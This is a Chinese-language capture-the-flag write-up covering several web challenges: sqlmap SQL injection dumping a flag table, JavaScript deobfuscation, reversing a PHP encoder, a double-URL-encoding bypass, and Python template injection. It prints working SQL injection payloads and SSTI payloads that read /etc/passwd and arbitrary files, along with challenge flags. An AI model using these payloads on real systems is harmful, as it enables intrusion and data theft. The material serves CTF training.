[19:06:34] [INFO] resuming back-end DBMS 'mysql'
[19:06:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=111' AND (SELECT 2387 FROM (SELECT(SLEEP(5)))gNnR) AND 'gZCV'='gZCV

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=111' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a6271,0x6375744f4a48614a635a7674647677 4d757150415857754f51756a4c5556535162477351
53675244,0x7170787171)-- -
---
[19:06:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:06:34] [INFO] fetching tables for database: 'news'
[19:06:34] [WARNING] reflective value(s) found and filtering out
Database: news
[2 tables]
+--------------+
| news         |
| secret_table |
+--------------+

[19:06:34] [INFO] fetched data logged to text files under 'C:\Users\18481\AppData\Local\sqlmap\output\220.249.52.133'

[*] ending @ 19:06:34 /2020-10-29/
```


接着查表，应该是 secret_table 这个表 `python sqlmap.py -r C:\Users\18481\Desktop\11 -D news -T secret_table --columns`

```
C:\python27\sqlmap>python sqlmap.py -r C:\Users\18481\Desktop\11 -D news -T secret_table --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.10.16#dev}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 19:12:36 /2020-10-29/

[19:12:36] [INFO] parsing HTTP request from 'C:\Users\18481\Desktop\11'
[19:12:36] [INFO] resuming back-end DBMS 'mysql'
[19:12:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=111' AND (SELECT 2387 FROM (SELECT(SLEEP(5)))gNnR) AND 'gZCV'='gZCV

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=111' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a6271,0x6375744f4a48614a635a7674647677 4d757150415857754f51756a4c5556535162477351
53675244,0x7170787171)-- -
---
[19:12:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:12:36] [INFO] fetching columns for table 'secret_table' in database 'news'
[19:12:36] [WARNING] reflective value(s) found and filtering out
Database: news
Table: secret_table
[2 columns]
+--------+---------------------+
| Column | Type                |
+--------+---------------------+
| fl4g   | varchar(50)         |
| id     | int(10) unsigned    |
+--------+---------------------+

[19:12:36] [INFO] fetched data logged to text files under 'C:\Users\18481\AppData\Local\sqlmap\output\220.249.52.133'

[*] ending @ 19:12:36 /2020-10-29/
```


找到了列 fl4g `python sqlmap.py -r C:\Users\18481\Desktop\11 -D news -T secret_table -C fl4g --dump`




查看fl4g的字段就可以找到flag啦

flag：QCTF{sq1_inJec7ion_ezzz}


NaNNaNNaNNaN-Batman

下载压缩包之后得到web100，用记事本打开发现是用jsp写的



所以把文件加一个后缀为.html

打开网站看到一个输入框其他什么都没有，直接右键查看源码



最后有个eval()函数执行了前面的_函数，猜测是前面代码中的一些字符被eval计算了，所以乱码。

这时候要把源码复制到控制台中运行，注意要去掉前后的js代码，然后可以通过把eval改为console.log然后运行可以得到真正的代码，或者将eval函数改为alert()即可将原函数弹出来，

通过这两种方式最后都可以得到原来的代码，只不过格式不正确


我们根据分号的位置可以把代码格式修改一下，最后是这个样子

```
function $(){
 var e=document.getElementById("c").value;
 if(e.length==16)
  if(e.match(/^be0f23/)!=null)
   if(e.match(/233ac/)!=null)
    if(e.match(/e98aa$/)!=null)
     if(e.match(/c7be9/)!=null)
     {
     var t=["fl","s_a","i","e}"];
     var n=["a","_h0l","n"];
     var r=["g{","e","_0"];
     var i=["it'","_","n"];
     var s=[t,n,r,i];
     for(var o=0;o<13;++o)
      {
       document.write(s[o%4][0]);s[o%4].splice(0,1)
      }
     }
    }
document.write('<input id="c"><button onclick=$()>Ok</button>');delete _
```

这是一个简单的审计代码，也就是在一开始的输入框里输入的值要满足下面几个条件的判断才能执行下面的代码，其中正则的话^为开始符号，$为结尾符号

> 输入的字符串长度必须为16个字符
> 字符串的开头必须要匹配be0f23
> 字符串的结尾必须要匹配e98aa
> 字符串中要能匹配到233ac和c7be9


因为限制了字符串的长度，因此这里要利用重叠来构造长度为16且满足所有正则表达式的字符串。
构造如下：be0f233ac7be98aa
然后在之前打开的网页的输入框中输入这一串字符就可以得到flag



flag{it's_a_h0le_in_0ne}

这里看了别人的wp，发现直接运行这几行代码也可以得到flag

flag{it's_a_h0le_in_0ne}



flag：flag{it's_a_h0le_in_0ne}

---

web2

这是一个php的代码，执行的是一个加密的算法

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}

highlight_file(__FILE__);
/*
   逆向加密算法，解密$miwen就是flag
*/
?>
```


strrev：把字符串逆向输出
for循环：把字符串的ASCII码+1
return语句：base64 -> 反转 -> rot13加密

> 所以我们只需要写一个代码把这个加密过程逆向就可以得到flag
> rot13加密 -> 反转 -> base64 -> ASCII-1 -> 反转

```php
<?php

$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
function decode($str){

 $_o=base64_decode(strrev(str_rot13($str)));
 for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return strrev($_);
}
echo decode($miwen);
?>
```


得到flag：flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

PHP2



Can you anthenticate to this website?


用工具扫了一波



发现两个可疑网站，但是我输进去页面并没有什么变化


看来WriteUp才知道原来.phps文件是给用户看PHP源码的文件后缀名


所以我们构造http://220.249.52.133:57544/index.phps




第一个 if 如果成立的话就要退出来，显然我们要让第一个 if 不成立，就是不能上传一个变量id=admin，但是我们要让上传的这个变量id经过url解码之后等于admin，而且我们知道在当传入参数id时，浏览器在后面会对非ASCII码的字符进行一次urlencode（编码），运行时会自动进行一次urldecode（解码）

所以我们要上传的admin必须要进行两次urlencode编码





payload：
http://220.249.52.133:48158?id=%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45



得到flag：cyberpeace{0e306644cb13a69012b296d4e8f39ce8}


Web_python_template_injection

题目提示了是python 的模板注入
这个我开始也是一点都不了解，看了这个师傅的文章之后能够理解一点点了，但也不是很懂
Python-模板注入

然后开始尝试模板注入

我们发现括号内的代码被执行了，说明存在模板注入
查看全局变量：{{config}}

> http://220.249.52.133:59254/{{config}}



URL http://173.82.206.142:8004/<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}> not found

文件包含：是通过python的对象的继承来一步步实现文件读取和命令执行的的。

解题方法：找到父类<type 'object'>–>寻找子类–>找关于命令执行或者文件操作的模块。

1.几种常用于ssti的魔术方法：

```
__class__   返回类型所属的对象
__mro__     返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__    返回该对象所继承的基类
// __base__和__mro__都是用来寻找基类的

__subclasses__    每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__   类的初始化方法
__globals__   对包含函数全局变量的字典的引用
__builtins__ builtins即是引用，Python程序一旦启动，它就会在程序员所写的代码没有运行之前就已经被加载到内存中了,而对于builtin
s却不用导入，它在任何模块都直接可见，所以可以直接调用引用的模块
```

2.获取基类的几种方法：


```
[].__class__.__base__
''.__class__.__mro__[2]
().__class__.__base__
{}.__class__.__base__
request.__class__.__mro__[8]     //针对jinjia2/flask为[9]适用
或者
[].__class__.__bases__[0]       //其他的类似
```

3.获取基本类的子类：

```
[].__class__.__base__.__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestrin
g'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <typ
e 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'
>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <
type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_
method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>,
 <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_de
scriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <ty
pe 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatter
iterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <
type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_resul
t'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>
, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <
class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict
_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <typ
e '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <cl
ass 'codecs.IncrementalDecoder'>]
```


这里找到可以引用的：

`http://220.249.52.133:59254/{{''.__class__.__mro__[2].__subclasses__()}}`



发现了<type 'file'>,[40]是type file类型出现位置（从0开始的位置）


```
http://220.249.52.133:59254/{{ [].__class__.__base__.__subclasses__()[40]('/etc/passwd').read() }}
```




这里我们读取了/etc/passwd

如果想要读取目录，那么我们可以寻找万能的os模块。

可以直接调用system函数，某些情况下system函数会被过滤。这时候也可以采用os模块的listdir函数来读取目录。(可以配合file来实现任意文件读取)




看来system应该被过滤了，那我们用listdir函数看看



这里看到fl4g文件

读取这个文件：

```
http://220.249.52.133:59254/{{ [].__class__.__base__.__subclasses__()[40]('fl4g').read() }}
```



最后得到flag：ctf{f22b6844-5169-4054-b2a0-d95b9361cb57}

持续更新中。。。